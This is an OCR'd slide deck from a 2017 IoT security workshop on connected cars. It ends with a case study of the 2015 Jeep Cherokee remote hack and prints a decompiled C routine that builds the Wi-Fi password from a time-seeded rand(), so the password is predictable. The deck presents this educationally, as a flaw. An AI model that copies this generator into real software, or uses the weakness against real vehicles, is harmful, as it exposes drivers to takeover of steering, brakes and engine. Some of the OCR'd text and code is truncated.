Security Aspects Of Major Emerging Technologies

Security Issues in Connected Car

19 September 2017


Key Aspects of Cybersecurity in the Context of Internet of Things (IoT)
Tashkent, Uzbekistan, 18-19 September 2017

What Is the Internet of Things?

- IoT as defined in ITU-T [ITU-T Y.2060] :

“A global infrastructure for the information society, enabling advanced services by interconnecting (physical and virtual) things based on, existing and evolving, interoperable information and communication technologies.”

IoT Is Here Now – and Growing!



50 Billion


"Smart Objects"

Rapid Adoption Rate of Digital Infrastructure:
5X Faster Than Electricity and Telephony

World Population

Source: Cisco IBSG, 2011


IOT Applications



For period 4/1/17 thru 6/20/17, Sources included: twitter, blog, board, facebook

©Argus Insights

A car for us so far means



In the near future, car will means this ……

But in the distant future a “ car ” will means …… !!!

The benefits of connected car technologies

ERICSSON


ENTERTAINMENT
APP STORE
TRAVEL
MUSIC
SPORTS
NEWS
WEATHER
WHAT'S NEW

What can happen if these cars have been **HACKED** ? ?

This is the result !!!! ?

Vehicles as Weapons

Levels of Vehicle Autonomy



Level 0: No vehicle autonomy
Driver has control

Level 1:
Vehicle provides driver info/warnings
Driver has informed control

Level 2:
Vehicle integrates detection/response
Driver ready to take control

Level 3:
Vehicle fully autonomous
Driver takes control in emergency

Level 4a:
Vehicle fully autonomous
Occupants do not need ability to drive


Level 4b:
Vehicle connected, cooperating
Optimized system operation & passive driver experience

Full Driver
Responsibility

Full Vehicle
Responsibility

NHTSA classification system

Connected Cars: An Overview



Fees & Charges
- Road Usage Charging
- "Pay-As-You-Drive" - Insurance
- Congestion fees

Vehicle interaction
- Remote Diagnostics and SW Updates
- Charging support for Electric Cars
- Service Calls


Traffic Efficiency
- Travel Planning
- Traffic Mgmt
- Traffic alerts
- Eco Driving

Infotainment
- In-car entertainment
- Personal Information Mgmt
- Advertisement and Points Of Interest

Traffic Safety
- Traffic Hazard warnings
- eCall
- Intelligent Speed Adaptation
- Alco-lock

Source : Ericsson

Connected Cars: An Overview




Source : http://teledynelecroy.com/

Example : Infotainment system

Features :

- **Vehicle Communication Systems :** For external data connection, it supports - LTE, GSM, CDMA, Wi-Fi, Bluetooth and etc. Vehicle can be connected to service provider server and cloud.
- **Web-Based Services :** Offering various services such as multimedia player, navigation, internet access, locking/unlocking vehicles remotely, remote engine start, remote diagnostics, remote vehicle control, software updates and etc.



Vulnerabilities and Threats of infotainment system

Threats

- Unauthorized physical access to vehicles
- Theft of personally information
- Deliberate manipulation of vehicle operation
- Hijacking vehicle systems to enable malicious cyber activity
- Extortion enabled by ransomware that renders vehicles inoperable until a ransom is paid

case study : Hacking a Jeep Cherokee Car

In 2015 , Charlie Miller and Chris Valasek succeed to remotely control a Jeep Cherokee.


Vulnerabilities :

1. Weak password generation rule
2. Allowing port scan
3. No authentication for accessing important BUS
4. Not using digital signature for system update

Results :

1. Engine stop
2. Steering wheel control
3. Brake control
4. etc.

Step 1: Acquisition of Access Password to Wi-Fi hotspot system




YOU'VE COME TO THE RIGHT PLAC

This is the right place to securely update the software for your Ucon
to identify if you need a software update, please enter all 17 digits o
Identification Number (VIN) below. If an update is required, you can
to a USB drive and then install it on your Uconnect system. Plan ah
take up to 30-45 minutes and require that your vehicle be parked th
update/installation process. Or, if you prefer, you can make an appo
FCA US dealer for immediate installation.

Please enter all 17 digits of your VIN

CHECK FOR UPDATES »




```
char *get_password(){
         int c_max = 12;
         int c min = 8;

         unsigned int t = time(NULL);
         srand (t);
         unsigned int len = (rand() % (c_max - c_min + 1)) + c_min;
         char *password = malloc(len);
         int v9 = 0;
         do{
                unsigned int v10 = rand();
                 int v11 = convert byte to ascii letter(v10 % 62);
                 password[v9] = v11;
                 v9++;
         } while (len > v9);
 return password;
```

